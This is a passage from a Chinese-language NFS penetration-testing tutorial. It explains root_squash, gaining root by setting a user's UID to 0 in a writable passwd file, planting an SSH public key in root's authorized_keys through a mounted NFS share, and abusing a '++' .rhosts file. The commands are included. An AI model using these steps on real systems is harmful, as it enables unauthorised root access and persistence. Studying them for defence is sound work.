
可以在以下位置启用或禁用root_squash选项：

```
vi /etc/exports
```

```
/home 192.168.1.47(root_squash) // Enables Root Squash
```




如果passwd文件具有写入权限，那么我们可以通过将一些非特权用户的UID更改为0，使其具有根级别的访问权限。下图中可以看到，我将service用户的UID修改为了0，此时该用户将具备root的访问权限。



通过SSH连接命令再次与目标服务器建立连接，service将获取到一个root访问权限。





shell访问


根据存储在导出文件夹中的文件，可能可以通过SSH或RSH和Rlogin来获取到shell访问权限。我们着重来关注以下几个文件：

```
authorized_keys  
rhosts
```

这两个文件都隐藏在NFS文件夹中，我们可以利用以下命令来确定这些文件的存在。

```
ls -al
```







生成一个SSH密钥对并将其公钥添加到授权密钥列表中，那样我们就可以通过NFS服务器上的SSH与其建立连接了。

```
cd /root/.ssh/  
ssh-keygen -t rsa -b 4096  
cp /root/.ssh/id_rsa.pub /temp/root/.ssh/  
cat id_rsa.pub >> /temp/root/.ssh/authorized_keys  
ssh -i /root/.ssh/id_rsa root@192.168.1.189
```








.rhosts文件用来配置哪些远程主机或用户可以访问系统上的本地帐户。如果.rhosts文件的内容为++符号，则说明它来自网络上的任何主机和用户的连接。

